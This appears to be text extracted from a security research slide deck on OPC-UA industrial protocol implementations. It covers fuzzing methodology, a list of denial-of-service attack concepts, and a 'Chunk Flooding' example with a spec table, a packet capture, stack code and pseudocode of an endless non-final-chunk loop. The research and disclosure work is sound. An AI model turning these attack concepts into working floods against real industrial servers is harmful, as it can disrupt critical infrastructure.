
Dozens of fuzzers running

- Network based: using boofuzz
- Memory/Coverage based: using AFL, libfuzzer
- Closed binary: using WinAFL, UnicornAFL (CPU Emulator)

Monitored everything through

Slackbot 

Collected millions of corpus



Specs & RE

Looking for esoteric and complex features/mechanisms

What will developers overlook?

Reverse engineer and code review to observe different implementations

Pre-auth (HEL, OPN) vs post-auth

Specs & RE

Looking for esoteric and complex features/mechanisms

What will developers overlook?

Reverse engineer and code review to observe different implementations

Pre-auth (HEL, OPN) vs post-auth

6.7.2.2 Message Header

Every *MessageChunk* has a *Message* header with the fields defined in [Table 41](#).

Table 41 – OPC UA Secure Conversation Mess

Name	Data Type	Description
MessageType	Byte [3]	A three byte ASCII code that identifies the <i>Message</i> type. The following values are defined at this time: MSG A <i>Message</i> secured with the keys associated with a channel. OPN OpenSecureChannel <i>Message</i> . CLO CloseSecureChannel <i>Message</i> .
IsFinal	Byte	A one byte ASCII code that indicates whether the <i>MessageChunk</i> is the final chunk. The following values are defined at this time: C An intermediate chunk.  F The final chunk. A The final chunk (used when an error occurred and the <i>Message</i> is aborted). This field is only meaningful for MessageType of 'MSG' This field is always 'F' for other MessageTypes.

What happens if we are not sending the Final flag?

<https://reference.opcfoundation.org/v104/Core/docs/Part6/6.7.2/>

Specs & RE

Looking for esoteric and complex features/mechanisms

What will developers overlook?

Reverse engineer and code review to observe different implementations

Pre-auth (HEL, OPN) vs post-auth

Table 19 – CloseSession Service Parameters		
Name	Type	Description
Request		
requestHeader	RequestHeader	Common request parameters (see 7.28 for <i>RequestHeader</i> definition).



deleteSubscriptions Boolean

If the value is TRUE, the Server deletes all Subscriptions associated with the Session. If the value is FALSE, the Server keeps the Subscriptions associated with the Session until they timeout based on their own lifetime.

What happens if we keep all subscriptions alive?


Vulnerabilities and Exploits

Denial of Service - Servers

Agenda

- What is OPC-UA?
- Protocol Stack Implementations
- Bits and Bytes
- Research Methodology
- **Vulnerabilities and Exploits**
- OPC-UA Exploitation Framework
- Summary

OPC-UA Server - Denial of Service



Denial of Service - Vectors

- Resource exhaustion: uncontrolled memory management
- Threads deadlock
- Use after free bugs
- Buffer overflows: heap/stack corruption
- Uncaught exceptions
- Busy loops / unlimited recursions: call-stack overflow

Denial of Service – Attack Concepts

Resource exhaustion - uncontrolled memory management

- Chunk Flooding
- Unlimited Condition Refresh Attack
- Unlimited Persistent Monitored Subscriptions
- Unlimited Open Channels

Threads deadlock

- Worker Starvation

Use-after-free bugs

- Method Calling From Dead Session
- Add/Remove From Namespace While Browsing

Buffer overflows - heap/stack corruption

- Unicode Conversion - OOB Write

Uncaught exceptions

- Parser Bug - Dissecting Malformed OPC-UA Data Type

Busy loops / unlimited recursions – call-stack overflow

- Complex Deep Nested Variants (OTORIO)
- Certificate Chain Loop (Sector7)
- Unlimited Translate Browse Path (JFrog)

Denial of Service – Attack Concepts

Resource exhaustion - uncontrolled memory management

- **Chunk Flooding**
- Unlimited Condition Refresh Attack
- Unlimited Persistent Monitored Subscriptions
- Unlimited Open Channels

Threads deadlock

- Worker Starvation

Use-after-free bugs

- Method Calling From Dead Session
- Add/Remove From Namespace While Browsing

Buffer overflows - heap/stack corruption

- Unicode Conversion - OOB Write

Uncaught exceptions

- Parser Bug - Dissecting Malformed OPC-UA Data Type

Busy loops / unlimited recursions – call-stack overflow

- Complex Deep Nested Variants (OTORIO)
- Certificate Chain Loop (Sector7)
- Unlimited Translate Browse Path (JFrog)

Denial of Service - Chunk Flooding

6.7.2.2 Message Header ↑


Every *MessageChunk* has a *Message* header with the fields defined in [Table 41](#).

Table 41 – OPC UA Secure Conversation Message header

Name	Data Type	Description
MessageType	Byte [3]	A three byte ASCII code that identifies the <i>Message</i> type. The following values are defined at this time: MSG A Message secured with the keys associated with a c OPN OpenSecureChannel <i>Message</i> . CLO CloseSecureChannel <i>Message</i> .
IsFinal	Byte	A one byte ASCII code that indicates whether the <i>Message</i> is the final chunk of a message. The following values are defined at this time: C An intermediate chunk. F The final chunk. A The final chunk (used when an error occurred and the <i>Message</i> is aborted). This field is only meaningful for MessageType of 'MSG' This field is always 'F' for other MessageTypes.

OpcUa Binary Protocol
[Reassembled in: 27]

Message Type: MSG
Chunk Type: C
Message Size: 7514
SecureChannelId: 34
Security Token Id: 1
Security Sequence Number: 904
Security RequestId: 2



Denial of Service - Chunk Flooding

```
private bool ProcessRequestMessage(uint messageType, ArraySegment<byte> messageBody)
{
    ...
    ...


    try
    {
        // check for an abort.
        if (TcpMessageType.IsAbort(messageType))
        {
            Utils.Trace("Request was aborted.");
            chunksToProcess = GetSavedChunks(requestId, messageBody);
            return true;
        }

        // check if it is necessary to wait for more chunks.
        if (!TcpMessageType.IsFinal(messageType))
        {
            SaveIntermediateChunk(requestId, messageBody);
            return true;
        }
    }
}
```

OPC-UA .NET Stack

Denial of Service - Chunk Flooding

```
while !isFinalChunk:  
    add(chunk)
```

